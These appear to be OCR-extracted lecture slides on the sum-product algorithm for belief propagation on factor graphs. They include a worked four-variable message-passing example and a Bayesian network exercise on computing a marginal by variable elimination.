
Figure 6: A factor graph fragment, showing the update rules in this case.

BP on FG

The Sum-Product Algorithm (7)

Initialization





BP on FG


The Sum-Product Algorithm (8)

To compute local marginals:

- Pick an arbitrary node as root
- Compute and propagate messages from the leaf nodes to the root, storing received messages at every node.
- Compute and propagate messages from the root to the leaf nodes, storing received messages at every node.
- Compute the product of received messages at each node for which the marginal is required, and normalize if necessary.

BP on FG


Sum-Product: Example (1)



$$\widetilde{p}(\mathbf{x}) = f_a(x_1, x_2) f_b(x_2, x_3) f_c(x_2, x_4)$$

BP on FG


Sum-Product: Example (2)



$$
\begin{aligned}
\mu_{x_1 \to f_a}(x_1) &= 1 \\
\mu_{f_a \to x_2}(x_2) &= \sum_{x_1} f_a(x_1, x_2) \\
\mu_{x_4 \to f_c}(x_4) &= 1 \\
\mu_{f_c \to x_2}(x_2) &= \sum_{x_4} f_c(x_2, x_4) \\
\mu_{x_2 \to f_b}(x_2) &= \mu_{f_a \to x_2}(x_2)\mu_{f_c \to x_2}(x_2) \\
\mu_{f_b \to x_3}(x_3) &= \sum_{x_2} f_b(x_2, x_3)\mu_{x_2 \to f_b}(x_2)
\end{aligned}
$$

BP on FG


Sum-Product: Example (3)



$$
\begin{aligned}
\mu_{x_3 \to f_b}(x_3) &= 1 \\
\mu_{f_b \to x_2}(x_2) &= \sum_{x_3} f_b(x_2, x_3) \\
\mu_{x_2 \to f_a}(x_2) &= \mu_{f_b \to x_2}(x_2)\mu_{f_c \to x_2}(x_2) \\
\mu_{f_a \to x_1}(x_1) &= \sum_{x_2} f_a(x_1, x_2)\mu_{x_2 \to f_a}(x_2) \\
\mu_{x_2 \to f_c}(x_2) &= \mu_{f_a \to x_2}(x_2)\mu_{f_b \to x_2}(x_2) \\
\mu_{f_c \to x_4}(x_4) &= \sum_{x_2} f_c(x_2, x_4)\mu_{x_2 \to f_c}(x_2)
\end{aligned}
$$

BP on FG


Sum-Product: Example (4)



$$\begin{aligned}\widetilde{p}(x_2) &= \mu_{f_a \to x_2}(x_2)\mu_{f_b \to x_2}(x_2)\mu_{f_c \to x_2}(x_2) \\ &= \left[\sum_{x_1} f_a(x_1, x_2)\right]\left[\sum_{x_3} f_b(x_2, x_3)\right] \\ &\quad \left[\sum_{x_4} f_c(x_2, x_4)\right] \\ &= \sum_{x_1}\sum_{x_3}\sum_{x_4} f_a(x_1, x_2) f_b(x_2, x_3) f_c(x_2, x_4) \\ &= \sum_{x_1}\sum_{x_3}\sum_{x_4} \widetilde{p}(\mathbf{x})\end{aligned}$$

BN for variable elimination

$P(X_1 = 1)$
0.001



$P(X_2 = 1)$
0.002

X_1	X_2	$P(X_3 = 1)$
0	0	0.001
0	1	0.29
1	0	0.94
1	1	0.95


X_3	$P(X_4 = 1)$
0	0.05
1	0.9

X_3	$P(X_5 = 1)$
0	0.01
1	0.7

Your task is to compute the marginal probability $P(X_4)$.

https://www.cs.cmu.edu/~15381/slides/var_elim.pdf

MRF for Image Processing



https://www.cs.cmu.edu/~15381/slides/var_elim.pdf

NCSA monitoring infrastructure

